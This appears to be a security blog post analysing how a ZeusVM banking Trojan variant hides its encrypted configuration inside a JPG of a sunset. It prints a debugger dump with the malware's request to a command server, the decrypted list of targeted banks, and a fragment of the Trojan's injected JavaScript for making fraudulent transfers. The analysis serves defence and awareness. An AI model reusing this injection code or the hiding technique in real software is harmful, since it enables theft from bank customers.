

Hiding in plain sight: a story about a sneaky banking Trojan

The Zeus/Zbot Trojan is one the most notorious banking Trojans ever created; it's so popular it gave birth to many offshoots and copycats.

The particularity of Zeus is that it acts as a "[man-in-the-browser](#)" allowing cyber-crooks to collect personal information from its victims as well as to surreptitiously perform online transactions.

A new [variant](#) of this trojan, dubbed ZeusVM, is using images as a decoy to retrieve its configuration file, a vital piece for its proper operation.

French security researcher [Xylitol](#) noted something strange in one of the malvertising campaigns I [reported](#) a couple weeks ago.

The malware was retrieving a JPG image hosted on the same server as were other malware components.


Address	Value	Comment
01F5F380	01E129A8	ASCII "Mozilla/4.0 (compatible; MSIE 6.0; Windows
01F5F384	00CC0008	
01F5F388	01716FA4	ASCII "GET"
01F5F38C	01E12A40	ASCII "/prefer/stars/rihannew.jpg"
01F5F390	01714DC8	ASCII "HTTP/1.1"
01F5F394	00000000	
01F5F398	01742530	
01F5F39C	8484F700	
01F5F3A0	00000000	
01F5F3A4	01F5F7C6	ASCII "https://bilance.humanwebcentr.net:63992/pre"

He later sent me a message about how this new variant was using [steganography](#), a technique that allows to disguise data inside of an existing file without damaging it.

Over the next couple weeks, we exchanged a few more emails as he had discovered other samples exhibiting the same behaviour.


Curious about this new trick, I decided to study one of those pictures more closely to better understand what was going on.


Here is a beautiful picture of a sunset and you would never guess that code used to steal money is hiding within this image:



There are various tools to analyze pictures but one easy way to go at it is to find an exact copy of it and then compare it against the one you have.



For this, I did a Google image search and directly uploaded the suspicious JPG:






Once you have a match, you can select one with the same width and height. Of course, this technique might not always work, but in this case the bad guys simply picked a picture that they had found on the web, thus making my job easier.

If we put both pictures (the original and altered one) side by side and view them in bitmap mode, we can spot where extra data was added.



Using an hexadecimal viewer we can see where the code for the picture ends and where the hidden data starts (highlighted):



So here is our data, although at this point it is not human readable:

```
1 ?.....O.,...uZqBHB/oWCqs0IEDhMT052fYRL7rXxSBqE Ieqvokd1k0HAuaVgqfqG+n+TGaVFavHo65iUJ4s
TcxNrbdjUY9asI+jVRIXb3/sh4JLoQtgic084tyiF85WkOjLArAfPjRg9ydDc1Yap1G/u3j1074m20KsMtOK
3ChQwGgS7l+OfI3kJNOCODc3/6btDdLUrIU3Lmnu6mt2khijs2Kyky+/yuliK11Dz8a7MPyFeVDR4vvzHtNIS
r9IqW2C3qjdY3/xyV4hYfXqfQy3Merr+1QobmsGEOeYyQEf9PKadg1coldy2dKKMM/VihF2zT34/hj5TerUih
4GAeZ2g351jNOKJomiSeb2dH2oRS1jvJRayuohjkGKmhYLWIDj6xfnf7dBuNVFqUXUXMxLSeUfQ1edOquUbKq
g1XlqA9OLiG1IIQMtr1JzhZ2gXQqFstP9LKnsDAQ4eVZ588t1DViH77XOH/klpBwP7mkGWiLyahWJeE91xFT8
JYnGv4oB6zdegDLxjkBjqn+eTh6FdWNsr7YSUKgp9sjY9LDLU9dYGom0QIUQH6Giv2PVG/VqQZQjKfxqd8dFd
fPamPZGEC3fG4v6XjWvKJ4IiED6KXKQ43hhmxBVLpg/6YdBP19mccUD8KIgZOODzdSXPeelPkj7V6xABuZodi
Om05z9xh44dpwK4zRfZ/oQ12RJujqzZBJG5UdnLMP4WdWcykaAy/xzTI1/A9S/wc+3EB11MFaPy+TS9VQeXITH
EJ3NqNOVSC4d2J0sbPTyTgc1ISnJJ753XwpPDKhd/SYJcbWnSymWFKJnOdsGUPMosHZrfin/IB120ycuJ4/n1M
tBOYh6nnoWmVxuhGx5NI6UJNaYr8nSowqghxDJoFAopR985NHT7jvZA616aBT1S9S51HzwxTG72YbCQ80em8u
VYCX1AeG0ASBosgiRHJpTLiib4hbKwMMM/rEoNjFJgPNPwtTo/Nfb1YcV+px3E/yCAFQm76LrkMCMkqRz6vWi
s245HopMEJffFc5k3X031ezXbT+e1K6IH+VZ3Z8XRcupftPCHuJwaCZCUqpC8q/KbQn2TPkdWERUdIT1Iv8xNL
bvwGwZBKLEPAjFtPw8DCoRdLr2RiSM429hsJJXigDz6YsOcQHwcSxeSF0sT9ImC066wzJomOoLb90kd8V3AmA
Oqtap91MkfuXCpk5zUhb1TnWPQaJjB5VpSS6FbOp1LrwarAWRfa2hvvKhqsV2yuqBVq3/JIIAqoy4TTgE+J
nL4x43mHPd6PpOLuOMUgtxig42JCGm/OJHmqcEAcL3qq8UVatOWuroG85WMJenP33p5ex31UxIj87LRNckJOG
EonpuOww7xdtvtvtoY4eI5z5oitDocIqf38Kv5V98/3dKGFNWSNDNO/Cn174DGHjD4agcJhG7kAxcms/D4ey/axD
/1GK1gQKzUjW5QqS24Cz+vkJ4aBpiH4vT1TDxRNdFvj+UnUZdF8+tulG83DZwQTysZozpe99tFSY8S1araeW9
teEZWJWkhov6V6CwyqWfOh8369LIiWoWckwfh/vBpr5tDU10EuSLDojICfu7uDDxG7KDSKvConxeScqFYW2sL
DVsrS/M+EaDpi/XsQBLG+iE+4BOOab+gUYOUi9Mt1z1M7fUGBMQgn9te631fMsrrDPOKvHqZoS5EU0jC7nf3IS
hweyY+ijj+wkGTONTQIOBUZOBFwvLUihfcOaQ8WS1zyNyKE8AYQyJ1Pcm1kdYZFtvBclz1aKNCLHOY9WkQN3e
75/4k843m7H2YDHFw56CTwE88TSE8k1EFD14EYk472+Q8H12+L8/WH146SM3C8UQVWMEFwBFB2
```

To make identification more difficult, the appended data is encrypted with [Base64](#), [RC4](#) and [XOR](#). To decode it you can reverse the file with a debugger such as [OllyDbg](#) and grab the decryption routine. Alternatively, you can use the leaked Zeus source code to create your own module that will decompress the data blocks.

The decrypted configuration file shows which banks and financial institutions are targeted:

```

*E:\Zeus v1.0.0.2\gdw.jpg_decrypted - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
encrypted_data.txt x gdw.jpg_decrypted x
uebersicht/anzeige*dHhttps://kunde.comdirect.de/itx/kontouebersicht/anzeige*d=https://kunde.comdirect.de/itx/ueberweisung*d=https://kunde.comdirect.de/itx/ueberweisung*d8https://kunde.comdirect.de/lp/wt/login*dPhttps://ssl2.haspa.de/OnlineFiliale/banking/authenticate/login*dFhttps://ssl2.haspa.de/OnlineFiliale/banking/services*d;https://www.moneybookers.com/app/loqin.pl*d8*www.online.fnb.co.za/banking/main.jsp*dR*netbank.nedsecure.co.za/Browser/Brands/Nedbank/Logon/Logon.aspx*dR*netbank.nedsecure.co.za/Browser/Brands/Nedbank/Logon/Logon.bank*d8*encript.standardbank.co.za/ibsa/signonmenu.do*dJ*encript.standardbank.co.za/ibsa/accounts/getbalances.do*d*adib.ae*d*hdhcfbank.com*d
*onlinesbi.com*d&*bancocredicoop.coop*d&*santanderrio.com.ar*d
*raiffeisen.at*d*sparkasse.at*d!*bankaustria.at*d*bawagpoc.com*d"*bradesco.com.br*d,*bradesconetempresa.com.br*d*bci.cl*d
*bancochile.cl*d!*bancoestado.cl*d*santander.cl*d*bcinova.cl*d#*bancosantiago.cl*d*db.com*d*ing-diba.de*d*hw-bank.de*d*sparda.de*d"*bancopopular.es*d$*gruposantander.es*d*lacaixa.es*d*bbva*d
*bankinter.com*d*caja3.es*d*cajamar.es*d&*novagaliciabanco.es*d"*bancogallego.es*d*bankia.es*d*indicaja.es*d*ingdirect.es*d*ruralvia.com*d*liberbank.es*d' *adeslassegurcaixa.es*d! *boursorama.com*d$*credit-du-nord.fr*d#*lloydsbank.co.uk*d!*barclays.co.uk*d!*isideonline.it*d*tecmarket.it*d
*bpergroup.net*d*cedacri.it*d$*businesswawbnl.it*d*bnl.it*d*mps.it*d*intesasanpaolo.com*d*csebo.it*d*quercia.com*d*credem.it*d*nbk.com.kw*d
*kfhonline.com*d*bancomer.com*d*rabobank*d*ing.nl*d#*banknetpower.net*d$*almubasher.com.sa*d"*bankalbilad.com*d' *cardinalcommerce.com*d#*alahlionline.com*d*samba.com*d' *geoitbnppariba.com*d!*fednetbank.com*d*swedbank.se*d!*wellsfargo.com*d*regions.com*d*tdbank.com*d*fnb.co.za*d*absa.co.za*d"*nedsecure.co.za*d) *ruralvia.com/ism/Main*d*targobank.de*dF*commerzbanking.de/P-Portal*/XML/IFILPortal/pgf.html*dF*banking.sparda.de/wps/myportal/spardamodern-banking*dF*banking.sparda.de/wps/myportal/spardamodern-banking*d*lacaixa.es**ND&Q'

```

One of these is the Deutsche Bank (Germany) and this is what its login page looks like:

Deutsche Bank
OnlineBanking & Brokerage

> Deutsche Version > Your Investment & Finance Center

Welcome!



Branch (three-digit)	Account (seven-digit)	Sub-account (two-digit)	PIN (five-digit)
<input type="text"/>	<input type="text"/>	00	<input type="text"/>

Directly to ...

Session-TAN for Brokerage ?

! Deutsche Bank never asks for more than one TAN per transaction!

Execute Login >

When an infected user loads their banking website, the Trojan starts acting as man-in-the-middle and can literally empty out his bank account in total discretion. The bank cannot tell these are illegal money transfers since the customer was properly authenticated into their system.

```

f.prototype.getpayee = function (a, e, d) {
    var f = b.Deferred(),
        g = this;
    a = {
        ident: a.ident
    };
    e && (a.amount = e);
    d && (d = d.join(","), a.details = d);
    g.log("Get payee for transfer" + ((e ? ", available amount: " + e : "") + (d ? ", account details: " +
    g.req("payee", a).done(function (a) {
        a.error ? f.reject(a.error) : (g.log("I'll try send transfer to payee: " + a.name), f.resolve(a))
    }).fail(function (a) {
        f.reject("Error: can't get payee")
    }));
    return f.promise()
};
f.prototype.addtransfer = function (a, e, d) {
    var f = b.Deferred(),
        g = this,
        h = {}, k = 0;
    e || d || !a.dataobj.pendingTransfer ? (h.pid = e.id, k = h.amount = e.amount) : (d = a.dataobj.pendingTransfer.pid, k = h.amount = a.dataobj.pendingTransfer.currentAmount, a.dataobj.pendingTransfer.originalAmount), a.dataobj.pendingTransfer = null);

```

It's not the first time we see malware embedding data within innocuous files. Not too long ago, website security company Sucuri [disclosed](#) how an innocent looking PNG file contained instructions in its metadata.

Hiding malevolent code in such a way can successfully bypass signature-based Intrusion Detection Systems or even antivirus software. From a webmaster point of view, images (especially ones that can be viewed) would appear harmless.

It's a reminder that a file should not be considered safe simply because it appears to be a legitimate picture, song or movie.

Interestingly, steganography itself is a really old practice: in ancient Greece, secret instructions carved on wood were covered with wax where an innocent message would fool any outsider.

In that regard, the bad guys aren't really innovators per se, they are just applying old tricks to modern technology; that's where our job comes into play because solving puzzles is just as much fun as creating them.